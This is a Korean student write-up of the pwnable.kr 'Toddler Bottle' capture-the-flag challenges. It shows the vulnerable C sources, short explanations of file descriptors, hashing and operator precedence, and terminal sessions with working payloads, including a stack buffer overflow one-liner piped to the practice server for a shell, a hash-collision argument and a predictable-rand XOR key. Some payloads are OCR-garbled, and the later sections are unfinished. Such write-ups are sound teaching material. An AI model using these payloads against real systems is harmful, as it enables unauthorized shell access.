

Pwnable.kr(Toddler Bottle)

Write-Up

취약점 분석반 최성문

1. Fd

```
fd@ubuntu:~$ cat fd.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
    if(argc<2){
        printf("pass argv[1] a number\n");
        return 0;
    }
    int fd = atoi( argv[1] ) - 0x1234;
    int len = 0;
    len = read(fd, buf, 32);
    if(!strcmp("LETMEWIN\n", buf)){
        printf("good job :)\n");
        system("/bin/cat flag");
        exit(0);
    }
    printf("learn about Linux file IO\n");
    return 0;
}

fd@ubuntu:~$
```

File Descriptor(파일디스크립터)

-시스템으로부터 할당 받은 파일을 대표하는 0이 아닌 정수 값

-프로세스에서 열린 파일의 목록을 관리하는 테이블의 인덱스

파일 디스크립터	대상
0	Standard Input
1	Standard Output
2	Standard Error

해결방법)

1) Fd를 0으로 만들어서 LETMEWIN을 입력 받을 수 있게 해야 합니다.

2) 0x1234를 10진수로 변환합니다.

3) 키보드로 LETMEWIN을 입력합니다.

해시(hash)


- 하나의 문자열을 이를 상징하는 더 짧은 길이의 값이나 키로 변화하는 것
- 대칭 암호 종류로는 MD5, SHA가 있다.

MD5

- 128비트 암호화 해시 함수, MD4를 대체하기 위해 고안
- MD5 값과 파일명을 비교해서 파일 변조 유무를 알 수 있다.

해결방법)

- 1) 20바이트를 Argument로 입력한다.
- 2) 이 입력 값은 check_password함수와 hashcode의 값이 같아야 한다.
- 3) 0x21DD09EC를 5로 나눈다. 나눈 값을 20바이트로 입력한다.



```
C:\> 관리자: C:\Windows\system32\cmd.exe

D:\Users\Wsm Choi\Desktop\pwable_kr_02\Debug 디렉터리

2015-07-06 오전 12:06 <DIR> .
2015-07-06 오전 12:06 <DIR> ..
2015-07-06 오전 12:06          20 answer.txt
2015-07-02 오후 03:56    155,725 pwable_kr_02.exe
2015-07-02 오후 03:56    256,516 pwable_kr_02.ilc
2015-07-02 오후 03:56     4,985 pwable_kr_02.obj
2015-07-01 오후 10:05    203,740 pwable_kr_02.pch
2015-07-02 오후 03:56    435,200 pwable_kr_02.pdb
2015-07-01 오후 10:05     2,048 Stdafx.obj
2015-07-03 오후 12:39    41,984 vc60.idb
2015-07-02 오후 03:56    53,248 vc60.pdb
          9개 파일          1,153,466 바이트
          2개 디렉터리 12,438,761,472 바이트 남음

D:\Users\Wsm Choi\Desktop\pwable_kr_02\Debug>pwable_kr_02.exe
hash code : 568134124
DIU Hash Code : 113626824
DIU Hash Code : 6c5cec8
Check Div Hash Code c8cec506
RE Check Div Hash Code 6c5cec8
answer->ffff360f360f360f360f00fj
File success
D:\Users\Wsm Choi\Desktop\pwable_kr_02\Debug>
```

```

if(hashcode == check_password( argv[1] )){
    system("/bin/cat flag");
    return 0;
}
else
    printf("wrong passcode.\n");
return 0;
}
col@ubuntu:~$
IRSSI
- Site admin : daehee87.kr@gmail.com
- IRC : irc.smashthestack.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now

Last login: Sun Jul 5 08:07:37 2015 from 58.124.179.136

col@ubuntu:~$
col@ubuntu:~$
col@ubuntu:~$
col@ubuntu:~$ ls -l
total 16
-r--r--r-- 1 col2 col 7341 Jun 11 2014 col
-rw-r--r-- 1 root root 555 Jun 12 2014 col.c
-r--r--r-- 1 col2 col2 52 Jun 11 2014 flag
col@ubuntu:~$ ./col `python -c 'print "\xc8\xce\x06"*4+"\xcc\xce\x05\x06"*'
daddy! I just managed to create a hash collision :)
col@ubuntu:~$

```

3. Bof

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..#n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}

```

버퍼 오버플로우(Buffer Overflow)

- 버퍼 오버런이라고도 하므 메모리를 다루는 데에 오류가 발생하여 잘못된 동작을 하는 프로그램 취약점

- ```

Terminal Terminal
Nah..
mybob@mybob-VB ~ $
mybob@mybob-VB ~ $ nc pwnable.kr 9000

overflow me :
Nah..
mybob@mybob-VB ~ $ nc pwnable.kr 9000
AA000
*** stack smashing detected ***: /home/bob/bob terminated
mybob@mybob-VB ~ $ (python -c 'print cat - nc pwnable.kr 9000
>
> :
>
>
> :
> *
> ")
File "<string>". line 1
 print cat - nc pwnable.kr 9000
 ^
SyntaxError: invalid syntax

: 영철을 찾을 수 없습니다
mybob@mybob-VB ~ $ (python -c cat -) nc pwnable.kr 9000
bash: syntax error near unexpected token `nc'
mybob@mybob-VB ~ $ (python -c print '\n' cat -) nc pwnable.kr 9000
bash: syntax error near unexpected token `nc'
mybob@mybob-VB ~ $ (python -c print '\n'; cat -) nc pwnable.kr 9000
bash: syntax error near unexpected token `nc'
mybob@mybob-VB ~ $ []

ld-2.15.so
f7718000-f7719000 r-xp 00000000 08:01 2359299 /home/b
of/bob
f7719000-f771a000 r--p 00000000 08:01 2359299 /home/b
of/bob
f771a000-f771b000 rw-p 00001000 08:01 2359299 /home/b
of/bob
f85f8000-f8619000 rw-p 00000000 00:00 0 [heap]
ff9a0000-ff9cf000 rw-p 00000000 00:00 0 [stack]

overflow me :
Nah..
mybob@mybob-VB ~ $ nc pwnable.kr 9000
AA000
*** stack smashing detected ***: /home/bob/bob terminated
mybob@mybob-VB ~ $ (python -e 'print "A"*52+"\xbexba\xfe\xca"; cat -') | nc pw
nable.kr 9000
Unknown option: -e
usage: python [option] ... [-c cmd | -m mod | file | -l] [arg] ...
Try 'python -h' for more information.


overflow me :
Nah..
mybob@mybob-VB ~ $
mybob@mybob-VB ~ $ (python -c 'print "A"*52+"\xbexba\xfe\xca"; cat -') | nc pw
nable.kr 9000

AA000
/bin/sh: 2: AAA000: not found
cat flag
daddy, I just pwned a buffer :)
```



해결방법)

- 1) Hex를 분석하여 어떤 형식으로 Pack했는지를 알아본다.
- 2) 안의 내용을 분석해서 알아본다.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 7F 45 4C 46 02 01 01 03 00 00 00 00 00 00 00 00 .ELF.....
00000010 02 00 3E 00 01 00 00 00 F0 A4 44 00 00 00 00 00 ..>.....&HD...
00000020 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @.....
00000030 00 00 00 00 40 00 38 00 02 00 40 00 00 00 00 00@.s...@....
00000040 01 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 ..@.....@....
00000050 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 ..@.....@....
00000060 04 AD 04 00 00 00 00 00 04 AD 04 00 00 00 00 00 ..@.....@....
00000070 00 00 20 00 00 00 00 00 01 00 00 00 06 00 00 00 ..@.....@....
00000080 D8 62 0C 00 00 00 00 00 D8 62 6C 00 00 00 00 00 0b.....0b1....
00000090 D8 62 6C 00 00 00 00 00 00 00 00 00 00 00 00 00 0b1.....
000000A0 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00
000000B0 FC AC E0 A1 55 50 58 21 1C 08 0D 16 00 00 00 00 u-a;UPX!.....
000000C0 21 7C 0D 00 21 7C 0D 00 90 01 00 00 92 00 00 00 !|..!|.....f...
000000D0 08 00 00 00 F7 FB 93 FF 7F 45 4C 46 02 01 01 03 ...>...X.@.s/i0@
000000E0 00 02 00 3E 00 01 0E 58 10 40 1F DF 2F EC DB 40 ...>...X.@.s/i0@
000000F0 2F 78 38 0C 45 26 38 00 06 0A 21 00 1F 6C 60 BF /x8.E&8...!..1`c
00000100 1E 57 05 00 01 40 0F 5E 11 0C AF 7B 6D 20 00 20 .W...@.^...m.
00000110 0B 6F 06 06 F0 B3 07 D2 B2 1E 2F 0E 6C 00 18 0D .o..@^..@../.1..
00000120 E8 2D 7B 3B D8 43 00 6F 04 07 90 01 2B 0E 40 C9 e-{:0C.o...+.@E
00000130 81 7C 20 44 00 00 04 76 1B 62 DB 07 17 DF 20 4F .! D...v.b0..s O
00000140 58 0F A6 60 FF E4 10 51 E5 74 64 06 00 01 08 B0 X.!`ya.Q&td...o
```



```
C:\Windows\system32\cmd.exe
2013-09-30 오후 05:51 5,448 LICENSE
2013-09-30 오후 05:51 21,207 NEWS
2013-09-30 오후 05:51 4,915 README
2013-09-30 오후 05:51 773 README.1ST
2013-09-30 오후 05:51 2,200 THANKS
2013-09-30 오후 05:51 2,315 TODO
2013-09-30 오후 05:51 43,139 upx.1
2013-09-30 오후 05:51 37,213 upx.doc
2013-09-30 오후 05:51 305,152 upx.exe
2013-09-30 오후 05:51 42,750 upx.html
13개 파일 820,244 바이트
2개 디렉터리 24,218,046,464 바이트 남음


c:\Wtools\Wupx391w>upx.exe -d .Wflag
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.91w Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30th 2013

File size Ratio Format Name

887219 <- 335288 37.79% linux/ElfAMD flag

Unpacked 1 file.

c:\Wtools\Wupx391w>
```



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00096550 00 00 E8 59 3A F7 FF E9 22 FF FF FF 00 00 00 00 ..eY:~y~y....
00096560 48 C7 C0 D0 FF FF FF 64 48 8B 10 64 48 C7 00 00 H&A&y&y&y&dH<.dH&..
00096570 00 00 48 85 D2 74 56 BE 01 00 00 00 31 C0 83 ...H...OtV%....1&f
00096580 3D 56 F9 22 00 00 74 0C F0 0F B1 35 20 E4 22 00 =Vù"...t.@.±5 ä".
00096590 75 3E EB 09 0F B1 35 15 E4 22 00 75 33 48 8B 05 u>ë..±5.ä".u3H<.
000965A0 FC E3 22 00 48 89 15 F5 E3 22 00 48 89 82 70 08 üä".H%.öä".H%,p.
000965B0 00 00 83 3D 23 F9 22 00 00 74 0B F0 FF 0D EE E3 ..f=#ù"...t.@ÿ.iä
000965C0 22 00 75 28 EB 08 FF 0D E4 E3 22 00 75 1E F3 C3 ".u(ë.ÿ.ää".u.öÄ
000965D0 48 8D 3D D9 E3 22 00 48 81 EC 80 00 00 00 E8 6D H.=Üä".H.ië...ëm
000965E0 43 F8 FF 48 81 C4 80 00 00 00 EB B1 48 8D 3D BD C&ÿH.Äë...ë±H.=¼
000965F0 E3 22 00 48 81 EC 80 00 00 00 E8 81 43 F8 FF 48 ä".H.ië...ë.C&ÿH
00096600 81 C4 80 00 00 00 EB C6 48 83 EC 08 E8 8F AA F6 .Äë...ëEHfi.ë.*ö
00096610 FF 48 83 C4 08 C3 00 00 00 00 00 00 00 00 00 00 yHfÄ.Ä.....
00096620 01 00 02 00 00 00 00 00 55 50 58 2E 2E 3F 20UPX...?
00096630 73 6F 75 6E 64 73 20 6C 69 6B 65 20 61 20 64 63 sounds like a de
00096640 6C 69 76 65 72 79 20 73 65 72 76 69 63 65 20 3A livery service :
00096650 29 00 00 00 00 00 00 00 49 20 77 69 6C 6C 20 6D).....I will m
```

## 5. Passcode

```
#include <stdio.h>
#include <stdlib.h>

void login(){
 int passcode1;
 int passcode2;

 printf("enter passcode1 : ");
 scanf("%d", &passcode1);
 fflush(stdin);

 // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
 printf("enter passcode2 : ");
 scanf("%d", &passcode2);

 printf("checking...\n");
 if(passcode1==338150 && passcode2==13371337){
 printf("Login OK!\n");
 system("/bin/cat flag");
 }
 else{
 printf("Login Failed!\n");
 exit(0);
 }
}

void welcome(){
 char name[100];
 printf("enter you name : ");
 scanf("%100s", name);
 printf("Welcome %s!\n", name);
}

int main(){
 printf("Toddler's Secure Login System 1.0 beta.\n");

 welcome();
 login();

 // something after login...
 printf("Now I can safely trust you that you have credential :)\n");
 return 0;
}

passcode@ubuntu:~$
```

### Segment Fault(세그먼트 폴트)

- 컴퓨터 소프트웨어의 실행 중에 일어날 수 있는 특수한 오류이다. 세그멘테이션 위반, 세그멘테이션 실패라고 한다.
- 해당 프로그램이 허용되지 않은 메모리 영역에 접근을 시도하거나, 허용되지 않은 방법으로 메모리 영역에 접근을 시도할 경우 발생한다.

해결방법)

- 1) 해당 passcode1과 passcode2의 주소 값을 알아내야 한다.
- 2) Welcome 배열변수를 이용하여 위의 변수의 값을 변경하여 if문을 통과해야 합니다.

현재 이 문제는 해결 방법만 생각하였고, 실제로 적용하는데 어려움이 있습니다.  
Scanf를 2번이나 넘어가면서 값을 입력하는 방법을 찾고자 하고 있습니다.

## 6. Random

```
#include <stdio.h>

int main(){
 unsigned int random;
 random = rand(); // random value!

 unsigned int key=0;
 scanf("%d", &key);

 if((key ^ random) == 0xdeadbeef){
 printf("Good!\n");
 system("/bin/cat flag");
 return 0;
 }

 printf("Wrong, maybe you should try 2^32 cases.\n");
 return 0;
}

random@ubuntu:~$
```

### 랜덤 함수

- 랜덤 함수에서 시드 값을 변경하지 않으면 중복된 값이 나오게 된다. 그렇기 때문에 시드를 값을 넣어서 버그를 개선해야 한다.

해결방법)

- 1) 랜덤 값을 알아 내기 위해 디버깅 툴을 이용한다.
- 2) 혹은 파일을 생성하여, 해당 PC의 rand 값을 알아내 출력한다.
- 3) XOR 연자사를 하기 위해, 연산자를 제공해야 한다.



```

[6]+ Stopped ltrace ./random
random@ubuntu:~$ ltrace ./random
__libc_start_main(0x4005f4, 1, 0x7ffff3ab01b8, 0x400670, 0x400700 <unfinished ...>
rand(1, 0x7ffff3ab01b8, 0x7ffff3ab01c8, 0x400670, 0x400700) = 0x6b8b4567
__isoc99_scanf(0x400760, 0x7ffff3ab00c8, 0x7ffff3ab00c8, 0x7f0ebe7370a4, 0x7f0ebe7370a4cat ^H^H^H^Z
[7]+ Stopped ltrace ./random
random@ubuntu:~$ cat rand.c
cat: rand.c: No such file or directory
random@ubuntu:~$ cat random.c
#include <stdio.h>

int main(){
 unsigned int random;
 random = rand(); // random value!

 unsigned int key=0;
 scanf("%d", &key);

 if((key ^ random) == 0xdeadbeef){
 printf("Good!\n");
 system("/bin/cat flag");
 return 0;
 }

 printf("Wrong, maybe you should try 2^32 cases.\n");
 return 0;
}

random@ubuntu:~$ echo 2^3
2^3
random@ubuntu:~$ python
Python 2.7.3 (default, Feb 27 2014, 19:58:35)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print %d "hello"
File "<stdin>", line 1
 print %d "hello"
 ^
SyntaxError: invalid syntax
>>> print("%d", 2^3);
('%d', 1)
>>> print(1^0);
1
>>> print(0x6b8b4567^0xdeadbeef);
3039230856
>>>
[8]+ Stopped python
random@ubuntu:~$./random
3039230856
Good!
Wrong, I thought libc random is unpredictable...
random@ubuntu:~$

```

## 7. Input

- 소스를 분석하여 맞는 입력 값을 넣으면 해결 된다.

```

#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main(int argc, char* argv[], char* envp[]){
 printf("Welcome to pwnable.kr\n");
 printf("Let's see if you know how to give input to program\n");
 printf("Just give me correct inputs then you will get the flag :)\n");

 // argv
 if(argc != 100) return 0;
 if(strcmp(argv['A'], "\x00")) return 0;
 if(strcmp(argv['B'], "\x20\x0a\x0d")) return 0;
 printf("Stage 1 clear!\n");

 // stdio
 char buf[4];
 read(0, buf, 4);
 if(memcmp(buf, "\x00\x0a\x00\xff", 4)) return 0;
 read(2, buf, 4);
 if(memcmp(buf, "\x00\x0a\x02\xff", 4)) return 0;
 printf("Stage 2 clear!\n");

 // env
 if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef")) return 0;
 printf("Stage 3 clear!\n");

 // file
 FILE* fp = fopen("\x0a", "r");
 if(!fp) return 0;
 if(fread(buf, 4, 1, fp) != 1) return 0;
 if(memcmp(buf, "\x00\x00\x00\x00", 4)) return 0;
 fclose(fp);
 printf("Stage 4 clear!\n");

 // network
 int sd, cd;
 struct sockaddr_in saddr, caddr;
 sd = socket(AF_INET, SOCK_STREAM, 0);
 if(sd == -1){
 printf("socket error, tell admin\n");
 return 0;
 }
 saddr.sin_family = AF_INET;
 saddr.sin_addr.s_addr = INADDR_ANY;
 saddr.sin_port = htons(atoi(argv['C']));
 if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
 printf("bind error, use another port\n");
 return 1;
 }
 listen(sd, 1);
 int c = sizeof(struct sockaddr_in);
 cd = accept(sd, (struct sockaddr*)&caddr, (socklen_t*)&c);
 if(cd < 0){
 printf("accept error, tell admin\n");
 return 0;
 }
 if(recv(cd, buf, 4, 0) != 4) return 0;
 if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
 printf("Stage 5 clear!\n");
}

```

## 8. Leg

```
#include <stdio.h>
#include <fcntl.h>
int key1(){
 asm("mov r3, pc\n");
}
int key2(){
 asm(
 "push {r6}\n"
 "add r6, pc, $1\n"
 "bx r6\n"
 ".code 16\n"
 "mov r3, pc\n"
 "add r3, $0x4\n"
 "push {r3}\n"
 "pop {pc}\n"
 ".code 32\n"
 "pop {r6}\n"
);
}
int key3(){
 asm("mov r3, lr\n");
}
int main(){
 int key=0;
 printf("Daddy has very strong arm! : ");
 scanf("%d", &key);
 if((key1()+key2()+key3()) == key){
 printf("Congratz!\n");
 int fd = open("flag", O_RDONLY);
 char buf[100];
 int r = read(fd, buf, 100);
 write(0, buf, r);
 }
 else{
 printf("I have strong leg :P\n");
 }
 return 0;
}
```

(gdb) disass main

Dump of assembler code for function main:

```
0x00008d3c <+0>: push {r4, r11, lr}
0x00008d40 <+4>: add r11, sp, #8
0x00008d44 <+8>: sub sp, sp, #12
0x00008d48 <+12>: mov r3, #0
0x00008d4c <+16>: str r3, [r11, #-16]
0x00008d50 <+20>: ldr r0, [pc, #104] ; 0x8dc0 <main+132>
0x00008d54 <+24>: bl 0xfb6c <printf>
0x00008d58 <+28>: sub r3, r11, #16
0x00008d5c <+32>: ldr r0, [pc, #96] ; 0x8dc4 <main+136>
0x00008d60 <+36>: mov r1, r3
0x00008d64 <+40>: bl 0xfbd8 <__isoc99_scanf>
0x00008d68 <+44>: bl 0x8cd4 <key1>
0x00008d6c <+48>: mov r4, r0
0x00008d70 <+52>: bl 0x8cf0 <key2>
```

```

0x00008d74 <+56>: mov r3, r0
0x00008d78 <+60>: add r4, r4, r3
0x00008d7c <+64>: bl 0x8d20 <key3>
0x00008d80 <+68>: mov r3, r0
0x00008d84 <+72>: add r2, r4, r3
0x00008d88 <+76>: ldr r3, [r11, #-16]
0x00008d8c <+80>: cmp r2, r3
0x00008d90 <+84>: bne 0x8da8 <main+108>
0x00008d94 <+88>: ldr r0, [pc, #44] ; 0x8dc8 <main+140>
0x00008d98 <+92>: bl 0x1050c <puts>
0x00008d9c <+96>: ldr r0, [pc, #40] ; 0x8dcc <main+144>
0x00008da0 <+100>: bl 0xf89c <system>
0x00008da4 <+104>: b 0x8db0 <main+116>
0x00008da8 <+108>: ldr r0, [pc, #32] ; 0x8dd0 <main+148>
0x00008dac <+112>: bl 0x1050c <puts>
0x00008db0 <+116>: mov r3, #0
0x00008db4 <+120>: mov r0, r3
0x00008db8 <+124>: sub sp, r11, #8
0x00008dbc <+128>: pop {r4, r11, pc}
0x00008dc0 <+132>: andeq r10, r6, r12, lsl #9
0x00008dc4 <+136>: andeq r10, r6, r12, lsr #9
0x00008dc8 <+140>: ; <UNDEFINED> instruction: 0x0006a4b0
0x00008dcc <+144>: ; <UNDEFINED> instruction: 0x0006a4bc
0x00008dd0 <+148>: andeq r10, r6, r4, asr #9

```

End of assembler dump.

(gdb) disass key1

Dump of assembler code for function key1:

```

0x00008cd4 <+0>: push {r11} ; (str r11, [sp, #-4]!)
0x00008cd8 <+4>: add r11, sp, #0
0x00008cdc <+8>: mov r3, pc
0x00008ce0 <+12>: mov r0, r3
0x00008ce4 <+16>: sub sp, r11, #0
0x00008ce8 <+20>: pop {r11} ; (ldr r11, [sp], #4)
0x00008cec <+24>: bx lr

```

End of assembler dump.

(gdb) disass key2

Dump of assembler code for function key2:

```

0x00008cf0 <+0>: push {r11} ; (str r11, [sp, #-4]!)
0x00008cf4 <+4>: add r11, sp, #0
0x00008cf8 <+8>: push {r6} ; (str r6, [sp, #-4]!)
0x00008cfc <+12>: add r6, pc, #1
0x00008d00 <+16>: bx r6
0x00008d04 <+20>: mov r3, pc
0x00008d06 <+22>: adds r3, #4
0x00008d08 <+24>: push {r3}
0x00008d0a <+26>: pop {pc}
0x00008d0c <+28>: pop {r6} ; (ldr r6, [sp], #4)
0x00008d10 <+32>: mov r0, r3
0x00008d14 <+36>: sub sp, r11, #0
0x00008d18 <+40>: pop {r11} ; (ldr r11, [sp], #4)
0x00008d1c <+44>: bx lr

```

End of assembler dump.

(gdb) disass key3

Dump of assembler code for function key3:

```

0x00008d20 <+0>: push {r11} ; (str r11, [sp, #-4]!)
0x00008d24 <+4>: add r11, sp, #0
0x00008d28 <+8>: mov r3, lr
0x00008d2c <+12>: mov r0, r3

```

```

0x00008d30 <+16>: sub sp, r11, #0
0x00008d34 <+20>: pop {r11} ; (ldr r11, [sp], #4)
0x00008d38 <+24>: bx lr
End of assembler dump.
(gdb)

```

## 9. Mistake

```

#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
 int i;
 for(i=0; i<len; i++){
 s[i] ^= XORKEY;
 }
}

int main(int argc, char* argv[]){
 int fd;
 if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
 printf("can't open password %d\n", fd);
 return 0;
 }

 printf("do not bruteforce...\n");
 sleep(time(0)%20);

 char pw_buf[PW_LEN+1];
 int len;
 if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
 printf("read error\n");
 close(fd);
 return 0;
 }

 char pw_buf2[PW_LEN+1];
 printf("input password : ");
 scanf("%10s", pw_buf2);

 // xor your input
 xor(pw_buf2, 10);

 if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
 printf("Password OK\n");
 system("/bin/cat flag\n");
 }
 else{
 printf("Wrong Password\n");
 }

 close(fd);
 return 0;
}

```



## 연산자 우선순위

- 수학 및 컴퓨터 프로그래밍에서 연산의 우선 순위는 모호하게 해석 가능한 수식에서 어느 연산을 먼저 계산할 것인가를 결정하는 규칙

|    |                                      |                                                |
|----|--------------------------------------|------------------------------------------------|
| 1  | () [] -> . ::                        | Grouping, scope, array/member access           |
| 2  | ! ~ - + * & sizeof type cast ++x --x | (most) unary operations, sizeof and type casts |
| 3  | * / %                                | Multiplication, division, modulo               |
| 4  | + -                                  | Addition and subtraction                       |
| 5  | << >>                                | Bitwise shift left and right                   |
| 6  | < <= > >=                            | Comparisons: less-than, ...                    |
| 7  | == !=                                | Comparisons: equal and not equal               |
| 8  | &                                    | Bitwise AND                                    |
| 9  | ^                                    | Bitwise exclusive OR                           |
| 10 |                                      | Bitwise inclusive (normal) OR                  |
| 11 | &&                                   | Logical AND                                    |
| 12 |                                      | Logical OR                                     |
| 13 | ?:                                   | Conditional expression (ternary operator)      |
| 14 | = += -= *= /= %= &=  = ^= <<= >>=    | Assignment operators                           |
| 15 | ,                                    | Comma operator                                 |

## 해결방법)

- 1) 여기서 연산자의 우선순위를 확인했을 때, FD의 값이 예상치 않은 값이 나오게 되어

입력이 가능하게 된다.

```
$ ls -l
total 24
-r----- 1 mistake2 root 51 Jul 29 2014 flag
-r-sr-x--- 1 mistake2 mistake 8934 Aug 1 2014 mistake
-rw-r--r-- 1 root root 792 Aug 1 2014 mistake.c
-r----- 1 mistake2 root 10 Jul 29 2014 password
$./mistake
do not bruteforce...
111111
000000
input password : Wrong Password
$./mistake
do not bruteforce...
1111111111
input password : 0000000000
Password OK
Mommy, the operator priority always confuses me :(
$
```

## 10. Shellshock

```
pshellshock@ubuntu:~$
shellshock@ubuntu:~$
shellshock@ubuntu:~$ ls -l
total 960
-r-xr-xr-x 1 root shellshock2 959120 Oct 12 2014 bash
-r--r----- 1 root shellshock2 47 Oct 12 2014 flag
-r-xr-sr-x 1 root shellshock2 8547 Oct 12 2014 shellshock
-rw-r----- 1 root shellshock 188 Oct 12 2014 shellshock.c
shellshock@ubuntu:~$ cat shellshock.c
#include <stdio.h>
int main() {
 setresuid(getegid(), getegid(), getegid());
 setresgid(getegid(), getegid(), getegid());
 system("/home/shellshock/bash -c 'echo shock_me'");
 return 0;
}

shellshock@ubuntu:~$
```

Shellshock(셸 쇼크)

해결방법)

## 11. Coin1

## 12. Blackjack

```

8
9 #include <stdlib.h>
10 #include <stdio.h>
11 #include <math.h>
12 #include <time.h> //Used for srand((unsigned) time(NULL)) command
13 #include <process.h> //Used for system("cls") command
14
15 #define spade 06 //Used to print spade symbol
16 #define club 05 //Used to print club symbol
